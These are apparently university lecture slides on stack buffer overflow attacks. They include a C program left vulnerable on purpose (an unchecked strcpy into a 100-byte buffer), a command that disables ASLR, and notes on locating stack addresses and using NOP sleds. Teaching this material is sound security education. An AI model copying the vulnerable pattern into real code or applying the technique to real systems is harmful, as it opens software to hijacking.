Software Security

Buffer Overflow Vulnerabilities, Attacks, and Defenses (Part II)

Professor Travis Peters
CSCI 476 - Computer Security
Spring 2020

Some slides and figures adapted from Wenliang (Kevin) Du's
Computer & Internet Security: A Hands-on Approach (2nd Edition).
Thank you Kevin and all of the others that have contributed to the SEED resources!

Today

Announcements

- Lab 02 Due!
- Lab 03 Up!

Goals & Learning Objectives


- Buffer Overflow Vulnerabilities, Attacks, and Defenses
  - ~~Review the layout of a program in memory~~
  - ~~Understanding the stack layout~~
  - ~~Vulnerable code~~
  - Challenges in exploiting buffer overflow vulnerabilities
  - Understanding shellcode
  - Countermeasures to buffer overflows

Where We Left Off Last Time…

***PRIMARY GOAL*: Overflow a buffer to insert some code, and run it!**

- **Task A:** Find the offset distance between the base of the buffer and the return address.
- **Task B:** Find the address to place the shellcode

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



https://github.com/traviswpeters/csci476-code/blob/master/04_buffer_overflow/stack_old.c

NOTE: *In Lab 03, you use* ***stack.c (<u>not</u> stack_old.c)***

Task B: Address of Malicious Code

- Easy - put it above `ebp`!
  *But **where** is that…?*

- Malicious code is written in the `badfile`, which is passed as an argument to the vulnerable function.

- We *could* use `gdb` again…
  but that isn't always realistic…

- **Observations:**
  - Stacks aren't typically very deep
  - Stack is located at the same virtual address *(w/out ASLR)*

```c
#include <stdio.h>

void foo(int *a1)
{
    printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
    int x = 3;
    foo(&x);
    return 0;
}
```

https://github.com/traviswpeters/csci476-code/blob/master/04_buffer_overflow/stack_layout2.c


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc stack_layout2.c -o stack_layout2

$ ./stack_layout2
 :: a1's address is 0xbffff300

$ ./stack_layout2
 :: a1's address is 0xbffff300
```

So we can get an idea of WHERE something on the stack IS!!

Task B: Address of Malicious Code *(cont.)*

We know our malicious code should go above the `ebp`*…*

To increase the chances of jumping to the correct address, of the malicious code, we can fill the `badfile` with **`NOP`** instructions and place the malicious code at the end of the buffer. *("`NOP` sled")*



Note: *`NOP`-Instruction does nothing.*

Task A: Distance Between Buffer Base Address & Return Address

```
$ sudo sysctl -w kernel.randomize_va_space=0 # DISABLE ASLR!
```

